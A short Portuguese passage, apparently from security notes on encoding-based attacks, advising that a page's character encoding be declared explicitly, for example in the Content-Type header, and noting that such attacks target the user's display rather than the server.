  - A codificação deve ser especificada explicitamente (ex: cabeçalho `Content-Type`) para evitar que o navegador assuma um padrão inseguro.
- **Alvo do Compromisso:** O ataque visa o usuário ou dispositivo de exibição, não o servidor, mas danifica a reputação do software.